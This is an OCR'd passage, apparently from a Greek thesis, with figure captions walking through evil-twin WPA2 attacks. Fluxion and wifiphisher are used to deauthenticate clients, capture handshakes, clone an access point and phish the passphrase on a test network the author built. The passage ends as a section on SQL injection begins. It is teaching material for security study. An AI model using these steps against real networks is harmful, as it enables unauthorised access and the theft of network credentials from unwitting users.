
εικόνα 3.207 πριν αρχίσει το fluxion πρέπει να του πω ποια κάρτα δικτύου θα χρησιμοποιήσω στην παρουσίαση. Επειδή θα χρειαστώ να βάλω το laptop σε monitor mode να πιάνει τα πακέτα από τα ραδιοκύματα και να στήσω ένα ψεύτικο access point θα του πω ότι θέλω να χρησιμοποιήσω το wlan0 όπου το wlan στις διανομές των linux συμβολίζει το ασύρματο interface της κάρτας δικτύου.



εικόνα 3.208 αφού του δώσαμε σαν επιλογή το wlan0 στο επόμενο βήμα ρωτάει αν θα κάνει monitoring όλα τα κανάλια εκπομπής από τα άλλα ασύρματα δίκτυα η από κάποιο συγκεκριμένο. Επειδή δεν ξέρω σε ποιο κανάλι εκπομπής εκπέμπει το δίκτυο στόχος που έχω στήσει για τις ανάγκες της παρουσίασης θα πατήσω την επιλογή 1.




εικόνα 3.209 στο επόμενο βήμα αφού του ορίσαμε να κάνει monitoring σε όλα τα κανάλια που εκπέμπουν τα access points να μας δείξει ποια ασύρματα δίκτυα είναι διαθέσιμα. Στον από πάνω πίνακα υπάρχουν κάποιες στήλες όπου κάθε στήλη μας δείχνει κάποιες πληροφορίες για το αντίστοιχο ασύρματο δίκτυο που είναι σε κάθε σειρά. Η πρώτη στήλη μας δείχνει την mac address του κάθε ασύρματου δικτύου που εκπέμπει και επόμενος την mac address του router του κάθε ασύρματου δικτύου. Στην τέταρτη στήλη δείχνει πόσα πακέτα έχουν μεταδοθεί μέχρι στιγμής από τότε που ξεκίνησε το monitoring. Στην 8η στήλη δείχνει το πρωτόκολλο ασφαλείας που προστατεύει το ασύρματο δίκτυο από μη εξουσιοδοτημένους χρήστες. Στην 10η στήλη δείχνει ότι χρησιμοποιεί το PSK σαν μέθοδος αυθεντικοποίησης του wpa2 πρωτοκόλλου. Το εξηγώ στην αρχή του κεφαλαίου. Στην 11η στήλη δείχνει το όνομα του ασύρματου δικτύου. Στην συγκεκριμένη παρουσίαση το ασύρματο δίκτυο που έχω φτιάξει τοπικά και θα επιτεθώ είναι το WIFItest2.



εικόνα 3.210 στο τερματικό θα εμφανίσει πάλι τα δίκτυα που εκπέμπουν και το flexion θα ρωτήσει ποιο δίκτυο θα είναι στόχος για την επίθεση. στην πρώτη στήλη θα εμφανίσει αριθμητικά τα δίκτυα και από εκεί θα διαλέξω τον αριθμό που αντιστοιχεί σε κάθε σειρά του ανάλογου δικτύου. Εγώ θέλω να επιτεθώ στο ασύρματο δίκτυο με όνομα WIFItest2 οπότε θα πατήσω τον αριθμό 4.


εικόνα 3.211 στο επόμενο βήμα το fluxion κατέγραψε τα στοιχεία του WIFItest2 και έφτιαξε ένα ίδιο ασύρματο δίκτυο κλώνο του WIFItest2 να εκπέμπει και είναι έτοιμο να αρχίσει την εκπομπή. Με τον όρο hostapd που υπάρχει στην πρώτη επιλογή όπου θα επιλέξω είναι όρος που χρησιμοποιούν οι διανομές linux ώστε να φτιάξουν μέσω ενός υπολογιστή ένα access point. Στην συγκεκριμένη περίπτωση θα αρχίσει θα φτιάξει το ψεύτικο κλώνο του WIFItest2 και θα αρχίσει να εκπέμπει.




εικόνα 3.212 στο επόμενο βήμα δείχνει που θα αποθηκευτεί το handshake που θα καταγράψει το fluxion πριν γίνει η επίθεση. By default θα το καταγράψει στην διαδρομή /root/Desktop/fluxion-master.cap. Με την επιλογή ENTER θα μείνει αυτή η διαδρομή αλλιώς μπορώ να γράψω νέο path.

εικόνα 3.213 στο επόμενο βήμα σε ρωτάει το πρόγραμμα με ποιον τρόπο θες να καταγράψεις το handshake. Θα πατήσω την επιλογή 1 και θα ενεργοποιηθεί το aircrack να καταγράψει όλη την κίνηση στο WIFItest2 access point ώστε να καταγράψει κάποιο handshake.


εικόνα 3.214 στο επόμενο βήμα θα πατήσω ότι θέλω να στείλω Deauthentication packages σε όσους υπολογιστές είναι συνδεμένοι στο αληθινό WIFItest2 ώστε να ξανασυνδεθούν να καταγραφεί το handshake.



εικόνα 3.215 θα στα 3 παράθυρα που είναι ανοιχτά το τρίτο με τα κόκκινα γράμματα είναι για να αρχίσει να στέλνει deauthentication packages στις συσκευές που είναι ασύρματα συνδεμένες στο WIFItest2. Ταυτόχρονα στο πάνω παράθυρο το aircrack συνεχίζει να κάνει monitoring στο WIFItest2 για να καταγράψει κάποιο 4-way handshake.




εικόνα 3.216 μετά τα deauthentication packages που έστειλε το fluxion κάποια συσκευή προσπάθησε να συνδεθεί αυτόματα πάλι στο access point. Το aircrack κατέγραψε αυτό το handshake και το αποθήκευσε στο αρχείο που βρίσκετε στην θέση /root/Desktop/fluxion-master.cap.




εικόνα 3.217 Όταν καταγραφεί το handshake του access point στόχου πατάω την επιλογή 1.

εικόνα 3.218 θα δημιουργήσει ένα web interface όπου όταν κάποιος χρήστης θα συνδεθεί στο ψεύτικο δίκτυο κλώνο του WIFItest2 και θα προσπαθήσει να μπει σε μία ιστοσελίδα. Τότε θα του εμφανιστεί αυτή η ιστοσελίδα που φτιάχνει τώρα το fluxion για να του εμφανιστεί του χρήστη από τον DNS server που έχει στήσει το fluxion και να του εμφανίζει την σελίδα. Με τεχνική phishing αν πετύχει ο χρήστης θα μας δώσει το wpa2 κλειδί του αληθινού δικτύου WIFItest2.



εικόνα 3.219 επιλέγω σε ποιά γλώσσα θα εμφανίσει στον στόχο το phishing web page όπου θα του ζητάει τον κωδικό του wpa2.



εικόνα 3.220 αφού γίνανε όλες αυτές οι προετοιμασίες ξεκίνησε το ψεύτικο access point κλώνος του WIFItest2 να εκπέμπει.Ταυτόχρονα για να φαίνετε πραγματικό access point έχει ξεκινήσει και ένας DHCP server όπου όποιος συνδέετε στο Kali linux που εκπέμπει σαν access point ο DHCP server να του δίνει ip μέσα στο δίκτυο. Επίσης αφού έχει ξεκινήσει να εκπέμπει το fake access point μαζί με τον DHCP server έχει ξεκινήσει και ένας DNS server να λειτουργεί και όποιος συνδέετε στο access point που έστησα και προσπαθήσει να συνδεθεί σε κάποια σελίδα ο DNS server να τον αναδρομολογεί στην ψεύτικη σελίδα όπου χρησιμοποιεί τεχνική phishing να πείσει το θύμα να βάλει το wpa2 password του WIFItest2 για λόγους ασφαλείας του δικτύου. Στο συγκεκριμένο ασύρματο δίκτυο που έστησα πιστό αντίγραφο του WIFItest2 συνδέθηκε μία συσκευή android. Συγκεκριμένα είναι ένα smartphone samsung και ο DHCP server του έχει δώσει διεύθυνση ip 192.168.1.100. Η συσκευή από κάποιον web browser προσπαθεί να συνδεθεί σε κάποια σελίδα και ο DNS server που έχει στηθεί καταγράφει τα dns requests και τον στέλνει στην σελίδα που δημιουργήθηκε.

εικόνα 3.221 σε αυτήν την εικόνα φαίνετε η αναδρομολόγηση που έκανε ο DNS server του fluxion

και εμφανίζει ένα web page όπου με τεχνική phishing ζητάει από τον χρήστη θύμα να του δώσει το wpa2 password.

εικόνα 3.222 όπως φαίνετε ο χρήστης αν πέσει θύμα αυτής της επίθεσης phising και δώσει το wpa2 κωδικό του αληθινού WIFItest2 τότε μόλις εμφάνισε στο τερματικό του kali linux ο κωδικός που έδωσε που στο συγκεκριμένο πείραμα ο κωδικός είναι abc12345 και αποθηκεύετε σε ένα αρχείο με όνομα WIFItest2-password.txt στην θέση /root.

3.9.2 wpa2 evil twin with wifiphisher

Το wifiphisher είναι μία παραλλαγή του fluxion. Δουλεύει σε διανομές linux και στο συγκεκριμένο πείραμα θα είναι εγκατεστημένο σε ένα laptop με λειτουργικό σύστημα kali linux 2 64 bit. Το wifiphisher είναι ένα πρόγραμμα που εκτελεί αυτόματα επιθέσεις phishing εναντίον ασυρμάτων δικτύων με την τεχνική του evil twin με σκοπό να αποκαλύψει το passphase του αληθινού δικτύου που έχει ως στόχο.

Το wifiphisher όταν θα χρησιμοποιηθεί θα κάνει τις εξής ενέργειες. Θα στείλει deauthentication packages στους χρήστες που χρησιμοποιούν το κανονικό ασύρματο δίκτυο στόχο. Θα επιτρέψει στον χρήστη ή στους χρήστες να μπουν στο δίκτυο που μόλις έφτιαξε το wifiphisher που είναι κλώνος του κανονικού δικτύου στόχου. Όταν ο χρήστης ανοίξει τον browser και προσπαθήσει να συνδεθεί σε κάποια σελίδα θα αναδρομολογηθεί σε ένα phishing web page όπου θα ενθαρρύνει τον χρήστη να αναβαθμίσει το firmware του router. Αλλά για να γίνει η υποτιθέμενη αναβάθμιση θα πρέπει ο χρήστης να εισάγει πρώτα τον κωδικό του router. Όταν ο χρήστης θα πέσει θύμα αυτής της επίθεσης phishing τότε ο επιτιθέμενος μέσο του wifiphisher θα πάρει τον κωδικό που θέλει για να εισβάλει στο πραγματικό δίκτυο και ο χρήστης θα συνεχίσει να είναι συνδεμένος στην σελίδα που επιθυμεί χωρίς να έχει πάρει τίποτα είδηση.

εικόνα 3.223 πως δουλεύει μια evil twin επίθεση του wifiphisher σε ένα σκιτσάκι.

εικόνα 3.224 Το πρόγραμμα wifiphisher διανέμεται δωρεάν στο github.


εικόνα 3.225 το επόμενο βήμα είναι να ανοίξει ένα τερματικό αυτός που επιθυμεί να κατεβάσει το wifiphisher να πληκτρολογήσει την εντολή git clone https://github.com/sophron/wifiphisher.

```
root@kali:~# ls
Desktop  wifiphisher
root@kali:~# cd wifiphisher
root@kali:~/wifiphisher# ls
access-point-pages  cert  LICENSE  README.md  wifiphisher.py
root@kali:~/wifiphisher# sudo python wifiphisher.py
[*] isc-dhcp-server not found in /usr/sbin/hostapd, install now? [y/n] y
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

εικόνα 3.226 αφού κατέβει το wifiphisher στον υπολογιστή με το kali linux 2 το επόμενο βήμα είναι να μπω στον φάκελο που έχω κατεβάσει. Αφού έχω μπει στον φάκελο βρίσκω ένα αρχείο με όνομα wifiphisher.py. Αυτό εννοείται ότι για να τρέξει πρέπει να είναι εγκατεστημένη η python στον υπολογιστή. Στην διανομή kali linux σε σχέση με άλλες διανομές linux η python είναι προεγκατεστημένη. Οπότε το αρχείο wifiphisher.py το τρέχω κατευθείαν με την εντολή python wifiphisher.py .


```
File  Edit  View  Search  Terminal  Help
[+] Ctrl-C at any time to copy an access point from below
num  ch   ESSID
---------------
1  - 1  - VM971144-2G
2  - 4  - VM092398-2G
3  - 4  - HP-Print-0C-Deskjet 2540 series
4  - 6  - MBWAP
^C
[+] Choose the [num] of the AP you wish to copy: 1
[*] Starting the fake access point...
```

εικόνα 3.227 αφού έχει γίνει με επιτυχία η εγκατάσταση θα αρχίσει το wifiphisher να είναι σε monitoring mode και να καταγράψει ότι ασύρματο δίκτυο υπάρχει ενεργό εντός εμβέλειας. Εγώ επιλέγω ποιο δίκτυο θέλω να αντιγράψω και πατάω την επιλογή 1.



εικόνα 3.228 Όταν αρχίσει να εκπέμπει ασύρματα ο κλώνος του ασύρματου δικτύου θα αρχίσει το wifiphisher να στέλνει deauthentication packages στο αληθινό ασύρματο δίκτυο. Αφού αποσυνδεθούν οι χρήστες πολύ πιθανόν να συνδεθούν στον κλώνο του ασύρματου δικτύου που έφτιαξε το wifiphisher. Όταν συνδεθούν στο δίκτυο που έστησα και προσπαθήσει ο χρήστης να περιηγηθεί στο διαδίκτυο μέσω browser τότε ένας DNS server θα τον αναδρομολογήσει σε ένα phishing

web page όπου θα ζητάει από τον χρήστη να κάνει αναβάθμιση του firmware για καλύτερη επίδοση. Για να συνεχίσει ο χρήστης την περιήγηση του στο διαδίκτυο θα πρέπει να βάλει το passphase του αληθινού wpa2 δικτύου που έχει μπει στο στόχαστρο.



εικόνα 3.229

αφού μία συσκευή android συνδέθηκε στο ψεύτικο δίκτυο που μόλις στήθηκε , στην προσπάθεια να συνδεθεί σε κάποια ιστοσελίδα ο χρήστης έπεσε θύμα phishing από την ιστοσελίδα που μόλις του εμφανίστηκε στον browser και έδωσε το passphase του ασύρματου δικτύου που είχε μπει στον στόχο από τον επιτιθέμενο. Αφού ο χρήστης του android έδωσε το passphase στον υπολογιστή του επιτιθέμενου που περίμενε για αυτήν την στιγμή εμφανίζετε στην οθόνη του το passphase και έτσι ο επιτιθέμενος μπορεί να τερματίσει την επίθεση και να συνδεθεί στο κανονικό δίκτυο χωρίς να χρησιμοποιήσει κάποια τεχνική brute force ή dictionary attack.

Το wifiphisher είναι ένα πολύ εύκολο εργαλείο ελεύθερο στην διακίνηση του ώστε όποιος δήποτε χρήστης να το χρησιμοποιήσει για ακαδημαϊκούς λόγους μέσα σε ένα ελεγχόμενο δίκτυο δικό του ή σε κάποιο virtual δίκτυο ή έστω σε ένα δίκτυο κάποιου τρίτου προσώπου αρκεί ο επιτιθέμενος να έχει την άδεια του διαχειριστή ώστε να αρχίσει να αντιλαμβάνεται τι είναι οι επιθέσεις man in the middle.


3.10 SQL INJECTION

Η τεχνική sql injection προϋποθέτει η εφαρμογή όπου θα υπάρχει ένα κενό ασφαλείας και θα επιτεθεί ο χρήστης όπου να μπορεί να προστεθούν εντολές ώστε να σταλθούν στο σύστημα. Σε συγκεκριμένες περιπτώσεις η εφαρμογή είτε είναι ιστοσελίδα ή κάποια εφαρμογή σε έναν υπολογιστή μπορεί να δεχτεί από κάπου πληροφορίες για να ανταποκριθεί υπάρχει η περίπτωση να πραγματοποιηθεί μία επίθεση sql injection στην βάση δεδομένων. Στις περισσότερες περιπτώσεις ο επιτιθέμενος προσθέτει

